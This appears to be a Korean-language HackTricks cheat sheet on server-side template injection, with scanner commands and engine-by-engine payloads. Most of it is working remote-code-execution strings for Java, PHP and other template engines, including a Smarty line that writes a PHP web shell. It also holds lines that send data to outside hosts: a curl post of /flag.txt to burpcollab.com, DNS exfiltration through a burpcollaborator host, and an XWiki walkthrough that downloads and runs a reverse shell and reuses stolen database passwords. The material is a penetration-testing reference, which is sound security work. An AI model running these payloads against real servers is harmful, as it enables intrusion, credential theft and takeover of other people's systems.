 HackTricks
SSTI (Server Side Template Injection)
Tip
AWS Hacking을 배우고 연습하세요:
HackTricks Training AWS Red Team Expert (ARTE)
GCP Hacking을 배우고 연습하세요:HackTricks Training GCP Red Team Expert (GRTE)
Az Hacking을 배우고 연습하세요:HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks 지원하기
- subscription plans를 확인하세요!
- 💬 Discord group, telegram group에 참여하고, X/Twitter에서 @hacktricks_live를 팔로우하거나, LinkedIn page와 YouTube channel을 확인하세요.
- HackTricks 및 HackTricks Cloud github repos에 PR을 제출해 hacking tricks를 공유하세요.
What is SSTI (Server-Side Template Injection)
Server-side template injection은 공격자가 서버에서 실행되는 템플릿에 악성 코드를 주입할 수 있을 때 발생하는 취약점입니다. 이 취약점은 Jinja를 포함한 다양한 기술에서 발견될 수 있습니다.
Jinja는 웹 애플리케이션에서 사용되는 널리 쓰이는 템플릿 엔진입니다. 다음은 Jinja를 사용한 취약한 코드 스니펫을 보여주는 예시입니다:
output = template.render(name=request.args.get('name'))
이 취약한 코드에서는 사용자의 요청에서 전달된 name 파라미터가 render 함수를 통해 템플릿에 직접 전달됩니다. 이는 공격자가 name 파라미터에 악성 코드를 주입하여 server-side template injection을 유발할 수 있게 합니다.
예를 들어, 공격자는 다음과 같은 페이로드로 요청을 구성할 수 있습니다:
http://vulnerable-website.com/?name={{bad-stuff-here}}
The payload {{bad-stuff-here}} is injected into the name parameter. This payload can contain Jinja template directives that enable the attacker to execute unauthorized code or manipulate the template engine, potentially gaining control over the server.
서버 측 템플릿 주입 취약점을 방지하려면, 개발자는 사용자 입력이 템플릿에 삽입되기 전에 적절히 정화(sanitize)되고 검증되었는지 확인해야 합니다. 입력 검증을 구현하고 컨텍스트 인식 이스케이프(context-aware escaping) 기법을 사용하면 이 취약점의 위험을 완화할 수 있습니다.
탐지
To detect Server-Side Template Injection (SSTI), initially, fuzzing the template is a straightforward approach. This involves injecting a sequence of special characters (${{<%[%'"}}%\) into the template and analyzing the differences in the server’s response to regular data versus this special payload. Vulnerability indicators include:
- Thrown errors, revealing the vulnerability and potentially the template engine.
- Absence of the payload in the reflection, or parts of it missing, implying the server processes it differently than regular data.
- Plaintext Context: XSS와 구별하려면 서버가 템플릿 표현식을 평가하는지 확인합니다 (예:
{{7*7}},${7*7}). - Code Context: 입력 파라미터를 변경하여 취약점을 확인합니다. 예를 들어
http://vulnerable-website.com/?greeting=data.username에서greeting을 변경해 서버 출력이 동적(dynamic)인지 고정(fixed)인지 확인합니다. 예:greeting=data.username}}hello가 사용자 이름을 반환하는지 확인.
식별 단계

템플릿 엔진을 식별하려면 에러 메시지를 분석하거나 언어별 페이로드를 수동으로 테스트합니다. 오류를 발생시키는 일반적인 페이로드에는 ${7/0}, {{7/0}}, <%= 7/0 %> 등이 있습니다. 수학 연산에 대한 서버의 응답을 관찰하면 특정 템플릿 엔진을 좁히는 데 도움이 됩니다.
페이로드로 식별
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*35XwCGeYeKYmeaU8rdkSdg.jpeg
Tools
TInjA
효율적인 SSTI + CSTI 스캐너로, 새로운 polyglots를 활용합니다.
tinja url -u "http://example.com/?name=Kirlia" -H "Authentication: Bearer ey..."
tinja url -u "http://example.com/" -d "username=Kirlia"  -c "PHPSESSID=ABC123..."
SSTImap
python3 sstimap.py -i -l 5
python3 sstimap.py -u "http://example.com/" --crawl 5 --forms
python3 sstimap.py -u "https://example.com/page?name=John" -s
Tplmap
python2.7 ./tplmap.py -u 'http://www.target.com/page?name=John*' --os-shell
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=*&comment=supercomment&link"
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=InjectHere*&comment=A&link" --level 5 -e jade
Template Injection Table
가장 효율적인 template injection polyglots와 44개의 가장 중요한 template engines의 예상 응답을 포함하는 인터랙티브 테이블입니다.
Exploits
일반
이 wordlist에서 아래에 언급된 일부 엔진 환경에 정의된 variables를 찾을 수 있습니다:
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/template-engines-special-vars.txt
- https://github.com/danielmiessler/SecLists/blob/25d4ac447efb9e50b640649f1a09023e280e5c9c/Discovery/Web-Content/burp-parameter-names.txt
Java
Java - Basic injection
${7*7}
${{7*7}}
${class.getClassLoader()}
${class.getResource("").getPath()}
${class.getResource("../../../../../index.htm").getContent()}
// if ${...} doesn't work try #{...}, *{...}, @{...} or ~{...}.
Java - 시스템의 환경 변수 가져오기
${T(java.lang.System).getenv()}
Java - /etc/passwd 가져오기
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}

${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
FreeMarker (Java)
payloads를 [https://try.freemarker.apache.org]에서 시도해볼 수 있습니다
{{7*7}} = {{7*7}}${7*7} = 49#{7*7} = 49 -- (legacy)${7*'7'} Nothing${foobar}
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id')}
${"freemarker.template.utility.Execute"?new()("id")}

${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
Freemarker - Sandbox bypass
⚠️ Freemarker 버전 2.3.30 미만에서만 작동합니다
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
추가 정보
- FreeMarker 섹션: https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#freemarker
Velocity (Java)
// I think this doesn't work
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end

// This should work?
#set($s="")
#set($stringClass=$s.getClass())
#set($runtime=$stringClass.forName("java.lang.Runtime").getRuntime())
#set($process=$runtime.exec("cat%20/flag563378e453.txt"))
#set($out=$process.getInputStream())
#set($null=$process.waitFor() )
#foreach($i+in+[1..$out.available()])
$out.read()
#end
추가 정보
- https://portswigger.net/research/server-side-template-injection의 Velocity 섹션
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#velocity
Thymeleaf
Thymeleaf에서는 SSTI 취약점을 테스트하는 일반적인 표현으로 ${7*7}이 사용되며, 이 템플릿 엔진에도 적용됩니다. 잠재적인 remote code execution을 위해서는 다음과 같은 표현을 사용할 수 있습니다:
- SpringEL:
${T(java.lang.Runtime).getRuntime().exec('calc')}
- OGNL:
${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("calc")}
Thymeleaf는 이러한 표현들을 특정 속성 내에 배치해야 합니다. 그러나 다른 템플릿 위치에서는 [[...]] 또는 [(...)] 같은 문법을 사용하는 _expression inlining_이 지원됩니다. 따라서 간단한 SSTI 테스트 페이로드는 [[${7*7}]]처럼 보일 수 있습니다.
그러나 이러한 페이로드가 작동할 가능성은 일반적으로 낮습니다. Thymeleaf의 기본 설정은 동적 템플릿 생성(dynamic template generation)을 지원하지 않으며, 템플릿은 미리 정의되어 있어야 합니다. 개발자는 문자열로부터 즉시 템플릿을 생성하기 위해 자체 TemplateResolver를 구현해야 하는데, 이는 흔하지 않습니다.
Thymeleaf는 또한 _expression preprocessing_을 제공하며, 이중 밑줄(__...__) 안의 표현식들이 사전 처리(preprocessed)됩니다. 이 기능은 표현식을 구성할 때 활용될 수 있으며, 이는 Thymeleaf 문서에서 예시로 보여집니다:
#{selection.__${sel.code}__}
Thymeleaf에서의 Vulnerability 예시
다음 코드 스니펫은 exploitation에 취약할 수 있습니다:
<a th:href="@{__${path}__}" th:title="${title}">
<a th:href="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('curl -d @/flag.txt burpcollab.com')}" th:title='pepito'>
이는 템플릿 엔진이 이러한 입력을 잘못 처리하면 다음과 같은 URLs에 접근하는 remote code execution으로 이어질 수 있음을 나타냅니다:
http://localhost:8082/(7*7)
http://localhost:8082/(${T(java.lang.Runtime).getRuntime().exec('calc')})
추가 정보
Spring Framework (Java)
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id').getInputStream())}
필터 우회
여러 변수 표현식을 사용할 수 있습니다. ${...}가 동작하지 않으면 #{...}, *{...}, @{...} 또는 ~{...}를 시도해보세요.
/etc/passwd읽기
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
- payload 생성을 위한 Custom Script
#!/usr/bin/python3

## Written By Zeyad Abulaban (zAbuQasem)
# Usage: python3 gen.py "id"

from sys import argv

cmd = list(argv[1].strip())
print("Payload: ", cmd , end="\n\n")
converted = [ord(c) for c in cmd]
base_payload = '*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec'
end_payload = '.getInputStream())}'

count = 1
for i in converted:
if count == 1:
base_payload += f"(T(java.lang.Character).toString({i}).concat"
count += 1
elif count == len(converted):
base_payload += f"(T(java.lang.Character).toString({i})))"
else:
base_payload += f"(T(java.lang.Character).toString({i})).concat"
count += 1

print(base_payload + end_payload)
추가 정보
Spring 뷰 조작 (Java)
__${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("id").getInputStream()).next()}__::.x
__${T(java.lang.Runtime).getRuntime().exec("touch executed")}__::.x
Pebble (Java)
{{ someString.toUPPERCASE() }}
Pebble의 구버전 (버전 < 3.0.9):
{{ variable.getClass().forName('java.lang.Runtime').getRuntime().exec('ls -la') }}
Pebble의 새 버전 :
{% raw %}
{% set cmd = 'id' %}
{% endraw %}


{% set bytes = (1).TYPE
.forName('java.lang.Runtime')
.methods[6]
.invoke(null,null)
.exec(cmd)
.inputStream
.readAllBytes() %}
{{ (1).TYPE
.forName('java.lang.String')
.constructors[0]
.newInstance(([bytes]).toArray()) }}
Jinjava (Java)
{{'a'.toUpperCase()}} would result in 'A'
{{ request }} would return a request object like com.[...].context.TemplateContextRequest@23548206
Jinjava는 Hubspot에서 개발한 오픈 소스 프로젝트이며, 다음에서 확인할 수 있습니다: https://github.com/HubSpot/jinjava/
Jinjava - Command execution
수정됨: https://github.com/HubSpot/jinjava/pull/230
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
추가 정보
Hubspot - HuBL (Java)
{% %}구문 구분자{{ }}표현식 구분자{# #}주석 구분자{{ request }}- com.hubspot.content.hubl.context.TemplateContextRequest@23548206{{'a'.toUpperCase()}}- “A”{{'a'.concat('b')}}- “ab”{{'a'.getClass()}}- java.lang.String{{request.getClass()}}- class com.hubspot.content.hubl.context.TemplateContextRequest{{request.getClass().getDeclaredMethods()[0]}}- public boolean com.hubspot.content.hubl.context.TemplateContextRequest.isDebug()
“com.hubspot.content.hubl.context.TemplateContextRequest“를 검색하면 Jinjava project on Github를 찾을 수 있습니다.
{{request.isDebug()}}
//output: False

//Using string 'a' to get an instance of class sun.misc.Launcher
{{'a'.getClass().forName('sun.misc.Launcher').newInstance()}}
//output: sun.misc.Launcher@715537d4

//It is also possible to get a new object of the Jinjava class
{{'a'.getClass().forName('com.hubspot.jinjava.JinjavaConfig').newInstance()}}
//output: com.hubspot.jinjava.JinjavaConfig@78a56797

//It was also possible to call methods on the created object by combining the


{% raw %}
{% %} and {{ }} blocks
{% set ji='a'.getClass().forName('com.hubspot.jinjava.Jinjava').newInstance().newInterpreter() %}
{% endraw %}


{{ji.render('{{1*2}}')}}
//Here, I created a variable 'ji' with new instance of com.hubspot.jinjava.Jinjava class and obtained reference to the newInterpreter method. In the next block, I called the render method on 'ji' with expression {{1*2}}.

//{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}
//output: xxx

//RCE
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}
//output: java.lang.UNIXProcess@1e5f456e

//RCE with org.apache.commons.io.IOUtils.
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//output: netstat execution

//Multiple arguments to the commands
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//Output: Linux bumpy-puma 4.9.62-hs4.el6.x86_64 #1 SMP Fri Jun 1 03:00:47 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
추가 정보
표현 언어 - EL (Java)
${"aaaa"}- “aaaa”${99999+1}- 100000.#{7*7}- 49${{7*7}}- 49${{request}}, ${{session}}, {{faceContext}}
Expression Language (EL)은 JavaEE에서 프레젠테이션 레이어(예: 웹 페이지)와 애플리케이션 로직(예: managed beans) 간의 상호작용을 용이하게 하는 기본 기능입니다. 이 통신을 간소화하기 위해 여러 JavaEE 기술 전반에서 널리 사용됩니다. EL을 사용하는 주요 JavaEE 기술은 다음과 같습니다:
- JavaServer Faces (JSF): JSF 페이지의 컴포넌트를 백엔드 데이터와 액션에 바인딩하기 위해 EL을 사용합니다.
- JavaServer Pages (JSP): JSP 페이지 내에서 데이터 접근 및 조작을 위해 EL이 사용되어 페이지 요소를 애플리케이션 데이터에 연결하기 쉽게 만듭니다.
- Contexts and Dependency Injection for Java EE (CDI): EL은 CDI와 통합되어 웹 레이어와 managed beans 간의 원활한 상호작용을 가능하게 하여 보다 일관된 애플리케이션 구조를 보장합니다.
다음 페이지를 확인하여 exploitation of EL interpreters에 대해 자세히 알아보세요:
Groovy (Java)
다음 Security Manager 우회 방법들은 이 writeup에서 가져왔습니다.
//Basic Payload
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "ping cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net "
assert java.lang.Runtime.getRuntime().exec(cmd.split(" "))
})
def x

//Payload to get output
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "whoami";
out = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmd.split(" ")).getInputStream()).useDelimiter("\\A").next()
cmd2 = "ping " + out.replaceAll("[^a-zA-Z0-9]","") + ".cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net";
java.lang.Runtime.getRuntime().exec(cmd2.split(" "))
})
def x

//Other payloads
new groovy.lang.GroovyClassLoader().parseClass("@groovy.transform.ASTTest(value={assert java.lang.Runtime.getRuntime().exec(\"calc.exe\")})def x")
this.evaluate(new String(java.util.Base64.getDecoder().decode("QGdyb292eS50cmFuc2Zvcm0uQVNUVGVzdCh2YWx1ZT17YXNzZXJ0IGphdmEubGFuZy5SdW50aW1lLmdldFJ1bnRpbWUoKS5leGVjKCJpZCIpfSlkZWYgeA==")))
this.evaluate(new String(new byte[]{64, 103, 114, 111, 111, 118, 121, 46, 116, 114, 97, 110, 115, 102, 111, 114, 109, 46, 65, 83, 84, 84, 101, 115, 116, 40, 118, 97, 108, 117, 101, 61, 123, 97, 115, 115, 101, 114, 116, 32, 106, 97, 118, 97, 46, 108, 97, 110, 103, 46, 82, 117, 110, 116, 105, 109, 101, 46, 103, 101, 116, 82,117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 105, 100, 34, 41, 125, 41, 100, 101, 102, 32, 120}))
XWiki SolrSearch Groovy RCE (CVE-2025-24893)
XWiki ≤ 15.10.10 (fixed in 15.10.11 / 16.4.1 / 16.5.0RC1)은 인증되지 않은 RSS 검색 피드를 Main.SolrSearch 매크로를 통해 렌더링합니다. 해당 핸들러는 text 쿼리 매개변수를 받아 위키 문법으로 감싼 뒤 매크로를 평가하므로, }}} 뒤에 {{groovy}}를 주입하면 JVM에서 임의의 Groovy가 실행됩니다.
- Fingerprint & scope – XWiki가 호스트 기반 라우팅 뒤에서 리버스 프록시되어 있을 때,
Host헤더를 fuzz(ffuf -u http://<ip> -H "Host: FUZZ.target" ...)하여 wiki vhost를 찾은 다음/xwiki/bin/view/Main/을 방문하여 푸터(XWiki Debian 15.10.8)를 확인해 취약한 빌드를 확정하세요. - Trigger SSTI – Request
/xwiki/bin/view/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln(%22Hello%22)%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D%20. RSS 항목의<title>에 Groovy 출력이 포함됩니다. 항상 모든 문자를 URL-인코딩하여 공백이%20으로 유지되게 하십시오; 공백을+로 바꾸면 XWiki가 HTTP 500을 발생시킵니다. - Run OS commands – Groovy 본문을
{{groovy}}println("id".execute().text){{/groovy}}로 교체하세요.String.execute()는execve()로 명령을 직접 생성하므로 셸 메타문자들(|,>,&)은 해석되지 않습니다. 대신 다운로드 후 실행 패턴을 사용하세요:
"curl http://ATTACKER/rev -o /dev/shm/rev".execute().text"bash /dev/shm/rev".execute().text(해당 스크립트에 reverse shell 로직이 들어있습니다).
- Post exploitation – XWiki는 데이터베이스 자격증명을
/etc/xwiki/hibernate.cfg.xml에 저장합니다;hibernate.connection.password를 leak하면 SSH에 재사용 가능한 실제 시스템 비밀번호를 얻을 수 있습니다. 서비스 유닛이NoNewPrivileges=true로 설정되어 있으면/bin/su같은 도구는 올바른 비밀번호가 있어도 추가 권한을 획득하지 못하므로, 로컬 SUID 바이너리에 의존하지 말고 SSH로 피벗하세요.
동일한 페이로드는 /xwiki/bin/get/Main/SolrSearch에서도 작동하며, Groovy의 stdout은 항상 RSS 제목에 포함되므로 명령 열거를 스크립트로 자동화하기 쉽습니다.

Other Java
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*NHgR25-CMICMhPOaIJzqwQ.jpeg
Smarty (PHP)
{$smarty.version}
{php}echo `id`;{/php} //deprecated in smarty v3
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?>",self::clearConfig())}
{system('ls')} // compatible v3
{system('cat index.php')} // compatible v3
추가 정보
- https://portswigger.net/research/server-side-template-injection의 Smarty 섹션
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#smarty
Twig (PHP)
{{7*7}} = 49${7*7} = ${7*7}{{7*'7'}} = 49{{1/0}} = Error{{foobar}} Nothing
#Get Info
{{_self}} #(Ref. to current application)
{{_self.env}}
{{dump(app)}}
{{app.request.server.all|join(',')}}

#File read
"{{'/etc/passwd'|file_excerpt(1,30)}}"@

#Exec code
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("whoami")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("id;uname -a;hostname")}}
{{['id']|filter('system')}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
{{['id',""]|sort('system')}}

#Hide warnings and errors for automatic exploitation
{{["error_reporting", "0"]|sort("ini_set")}}
Twig - 템플릿 형식
$output = $twig > render (
'Dear' . $_GET['custom_greeting'],
array("first_name" => $user.first_name)
);

$output = $twig > render (
"Dear {first_name}",
array("first_name" => $user.first_name)
);
추가 정보
- 해당 https://portswigger.net/research/server-side-template-injection 페이지의 Twig 및 Twig (Sandboxed) 섹션에서
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#twig
Plates (PHP)
Plates는 PHP에 네이티브한 템플릿 엔진으로, Twig에서 영감을 받았습니다. 그러나 새로운 문법을 도입하는 Twig와 달리, Plates는 템플릿에서 네이티브 PHP 코드를 활용하므로 PHP 개발자에게 직관적입니다.
Controller:
// Create new Plates instance
$templates = new League\Plates\Engine('/path/to/templates');

// Render a template
echo $templates->render('profile', ['name' => 'Jonathan']);
페이지 템플릿:
<?php $this->layout('template', ['title' => 'User Profile']) ?>

<h1>User Profile</h1>
<p>Hello, <?=$this->e($name)?></p>
레이아웃 템플릿:
<html>
<head>
<title><?=$this->e($title)?></title>
</head>
<body>
<?=$this->section('content')?>
</body>
</html>
추가 정보
PHPlib 및 HTML_Template_PHPLIB (PHP)
HTML_Template_PHPLIB 은 PHPlib과 동일하지만 Pear로 포팅되었습니다.
authors.tpl
<html>
<head>
<title>{PAGE_TITLE}</title>
</head>
<body>
<table>
<caption>
Authors
</caption>
<thead>
<tr>
<th>Name</th>
<th>Email</th>
</tr>
</thead>
<tfoot>
<tr>
<td colspan="2">{NUM_AUTHORS}</td>
</tr>
</tfoot>
<tbody>
<!-- BEGIN authorline -->
<tr>
<td>{AUTHOR_NAME}</td>
<td>{AUTHOR_EMAIL}</td>
</tr>
<!-- END authorline -->
</tbody>
</table>
</body>
</html>
authors.php
<?php
//we want to display this author list
$authors = array(
'Christian Weiske'  => 'cweiske@php.net',
'Bjoern Schotte'     => 'schotte@mayflower.de'
);

require_once 'HTML/Template/PHPLIB.php';
//create template object
$t =& new HTML_Template_PHPLIB(dirname(__FILE__), 'keep');
//load file
$t->setFile('authors', 'authors.tpl');
//set block
$t->setBlock('authors', 'authorline', 'authorline_ref');

//set some variables
$t->setVar('NUM_AUTHORS', count($authors));
$t->setVar('PAGE_TITLE', 'Code authors as of ' . date('Y-m-d'));

//display the authors
foreach ($authors as $name => $email) {
$t->setVar('AUTHOR_NAME', $name);
$t->setVar('AUTHOR_EMAIL', $email);
$t->parse('authorline_ref', 'authorline', true);
}

//finish and echo
echo $t->finish($t->parse('OUT', 'authors'));
?>
추가 정보
